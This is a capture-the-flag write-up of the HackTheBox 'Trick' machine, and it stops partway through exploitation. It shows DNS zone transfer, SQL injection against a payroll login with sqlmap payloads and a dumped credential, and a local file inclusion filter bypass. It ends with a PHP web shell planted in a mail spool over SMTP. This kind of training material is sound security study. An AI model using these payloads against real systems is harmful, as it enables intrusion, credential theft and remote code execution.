HTB: Trick
Full Writeup for Trick machine from CWES track on HackTheBox

Reconnaissance
Port Scanning
I started with a full TCP scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
tr3m0x@ubuntu:~/htb/linux/Trick$ sudo nmap -sC -sV -p- -T4 --min-rate 1000 --reason 10.129.227.180 -oN nmap/tcp_scan.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-01 08:11 CET
Nmap scan report for 10.129.227.180
Host is up, received echo-reply ttl 63 (0.10s latency).
Not shown: 65531 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp open  smtp?   syn-ack ttl 63
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    syn-ack ttl 63 nginx 1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 316.62 seconds
My next step was to enumerate the DNS server running on port 53, so I used dig to perform a reverse lookup.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
tr3m0x@ubuntu:~/htb/linux/Trick$ dig -x 10.129.227.180 @10.129.227.180 any

; <<>> DiG 9.20.26-1~deb13u1-Debian <<>> -x 10.129.227.180 @10.129.227.180 any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58529
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d3e3c49375f3999e0480f2236a967c8614863a8a7fbacbda (good)
;; QUESTION SECTION:
;180.227.129.10.in-addr.arpa.	IN	ANY

;; ANSWER SECTION:
180.227.129.10.in-addr.arpa. 604800 IN	PTR	trick.htb.

;; AUTHORITY SECTION:
227.129.10.in-addr.arpa. 604800	IN	NS	trick.htb.

;; ADDITIONAL SECTION:
trick.htb.		604800	IN	A	127.0.0.1
trick.htb.		604800	IN	AAAA	::1

;; Query time: 108 msec
;; SERVER: 10.129.227.180#53(10.129.227.180) (TCP)
;; WHEN: Tue Sep 01 08:19:33 CET 2026
;; MSG SIZE  rcvd: 165
Web Enumeration
I found trick.htb as the domain name from the reverse DNS lookup, so I added it to my /etc/hosts file.
1
2
tr3m0x@ubuntu:~/htb/linux/Trick$ echo "10.129.227.180 trick.htb" | sudo tee -a /etc/hosts
10.129.227.180 trick.htb

The page showed nothing special, so I moved to directory brute-forcing.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
tr3m0x@ubuntu:~/htb/linux/Trick$ ffuf -u http://10.129.227.180/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.227.180/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

js                      [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 108ms]
css                     [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 110ms]
assets                  [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 107ms]
.                       [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 105ms]
:: Progress: [43007/43007] :: Job [1/1] :: 384 req/sec :: Duration: [0:02:11] :: Errors: 0 ::
The results showed nothing of interest. I then performed DNS Zone Transfer attempt for trick.htb and discovered a subdomain: preprod-payroll.trick.htb. I added it to my /etc/hosts file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
tr3m0x@ubuntu:~/htb/linux/Trick$ dig @10.129.227.180 trick.htb axfr

; <<>> DiG 9.20.26-1~deb13u1-Debian <<>> @10.129.227.180 trick.htb axfr
; (1 server found)
;; global options: +cmd
trick.htb.		604800	IN	SOA	trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.		604800	IN	NS	trick.htb.
trick.htb.		604800	IN	A	127.0.0.1
trick.htb.		604800	IN	AAAA	::1
preprod-payroll.trick.htb. 604800 IN	CNAME	trick.htb.
trick.htb.		604800	IN	SOA	trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 152 msec
;; SERVER: 10.129.227.180#53(10.129.227.180) (TCP)
;; WHEN: Tue Sep 01 11:02:49 CET 2026
;; XFR size: 6 records (messages 1, bytes 231)

tr3m0x@ubuntu:~/htb/linux/Trick$ echo "10.129.227.180 preprod-payroll.trick.htb." | sudo tee -a /etc/hosts
10.129.227.180 preprod-payroll.trick.htb.

I visited the URL and found a login page. I tested common credentials, but no combinations worked. I then fired up Burp Suite, intercepted the request, and attempted SQL injection with a simple payload like username=admin'&password=admin'.

We received an interesting error message:
1
</b>:  Trying to get property 'num_rows' of non-object in <b>/var/www/payroll/admin_class.php</b>
I copied the login request to a login.req file and used SQLMap to enumerate the database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
tr3m0x@ubuntu:~/htb/linux/Trick$ cat login.req
POST /ajax.php?action=login HTTP/1.1
Host: preprod-payroll.trick.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://preprod-payroll.trick.htb/login.php
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 31
Origin: http://preprod-payroll.trick.htb
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=elbqcqs0dagjmipmv4so23jrqs
Priority: u=0

username=admin*&password=admin*
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
tr3m0x@ubuntu:~/htb/linux/Trick$ sqlmap -r login.req --level 5 --risk 3 --flush-session --batch
<SNIP>
sqlmap identified the following injection point(s) with a total of 606 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: username=admin' OR NOT 3679=3679-- SnRY&password=admin

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=admin' OR (SELECT 6687 FROM(SELECT COUNT(*),CONCAT(0x7170717a71,(SELECT (ELT(6687=6687,1))),0x7178627171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- hlNT&password=admin

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 3722 FROM (SELECT(SLEEP(5)))OiRN)-- yKiR&password=admin
---
[11:15:51] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:15:52] [INFO] fetched data logged to text files under '/home/tr3m0x/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 11:15:52 /2026-09-01/
It worked! Using the --dump option to extract the database contents, I obtained the following credentials:
1
2
3
4
5
6
7
8
Database: payroll_db
Table: users
[1 entry]
+----+-----------+---------------+--------+---------+---------+-----------------------+------------+
| id | doctor_id | name          | type   | address | contact | password              | username   |
+----+-----------+---------------+--------+---------+---------+-----------------------+------------+
| 1  | 0         | Administrator | 1      | <blank> | <blank> | SuperGucciRainbowCake | Enemigosss |
+----+-----------+---------------+--------+---------+---------+-----------------------+------------+
I tested the credentials on both SSH and the web application. The admin dashboard displayed nothing useful, and the SSH login failed. I then checked the database user privileges to understand what operations were available.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
tr3m0x@ubuntu:~/htb/linux/Trick$ sqlmap -r login.req --level 5 --risk 3 --privileges
<SNIP>
[11:33:51] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:33:51] [INFO] fetching database users privileges
[11:33:51] [WARNING] reflective value(s) found and filtering out
[11:33:51] [INFO] retrieved: ''remo'@'localhost''
[11:33:51] [INFO] retrieved: 'FILE'
database management system users privileges:
[*] 'remo'@'localhost' [1]:
    privilege: FILE

[11:33:51] [INFO] fetched data logged to text files under '/home/tr3m0x/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 11:33:51 /2026-09-01/
The database user had the FILE privilege, which means I could read and write files on the server. I attempted to read the Nginx configuration file to identify the web root directories.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
tr3m0x@ubuntu:~/htb/linux/Trick$ cat /home/tr3m0x/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-available_default
server {
	listen 80 default_server;
	listen [::]:80 default_server;
	server_name trick.htb;
	root /var/www/html;

	index index.html index.htm index.nginx-debian.html;

	server_name _;

	location / {
		try_files $uri $uri/ =404;
	}

	location ~ \.php$ {
		include snippets/fastcgi-php.conf;
		fastcgi_pass unix:/run/php/php7.3-fpm.sock;
	}
}


server {
	listen 80;
	listen [::]:80;

	server_name preprod-marketing.trick.htb;

	root /var/www/market;
	index index.php;

	location / {
		try_files $uri $uri/ =404;
	}

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}

server {
        listen 80;
        listen [::]:80;

        server_name preprod-payroll.trick.htb;

        root /var/www/payroll;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}
I attempted to upload a PHP reverse shell to the three root directories, but the file write operations failed. However, I noticed another vhost in the configuration: preprod-marketing.trick.htb. I added it to my /etc/hosts and read the /var/www/market/index.php file:
1
2
3
4
5
6
7
8
9
10
11
tr3m0x@ubuntu:~/htb/linux/Trick$ cat /home/tr3m0x/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_var_www_market_index.php
<?php
$file = $_GET['page'];

if(!isset($file) || ($file=="index.php")) {
   include("/var/www/market/home.html");
}
else{
	include("/var/www/market/".str_replace("../","",$file));
}
?>

This revealed an obvious Local File Inclusion (LFI) vulnerability. I confirmed it with the following payload:
1
....//....//....//etc/passwd
Exploitation
Getting Remote Code Execution
I spent considerable time exploring ways to leverage this LFI vulnerability. While I had file-reading capabilities through SQL injection, I researched LFI to RCE techniques using PHP filters but couldn’t get them working. The SQL injection file-write operations had failed, and PHP filters weren’t yielding results.
However, I remembered the SMTP port from the initial Nmap scan. If I send an email to a user on the server, it gets stored in the /var/mail directory with the username as the filename. From earlier file reads, I had identified the user michael in the /etc/passwd file. My plan was to send an email containing PHP code to Michael and then access it via the LFI vulnerability.
I connected to the SMTP server and sent an email with PHP code:
1
2
3
4
5
6
7
8
9
10
11
12
13
tr3m0x@ubuntu:~/htb/linux/Trick$ nc trick.htb 25
helo test
220 debian.localdomain ESMTP Postfix (Debian/GNU)
250 debian.localdomain
mail from: tr3m0x
250 2.1.0 Ok
rcpt to: michael
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['0'])?>
.
250 2.0.0 Ok: queued as 548644099C
I then accessed the email file through the LFI vulnerability:
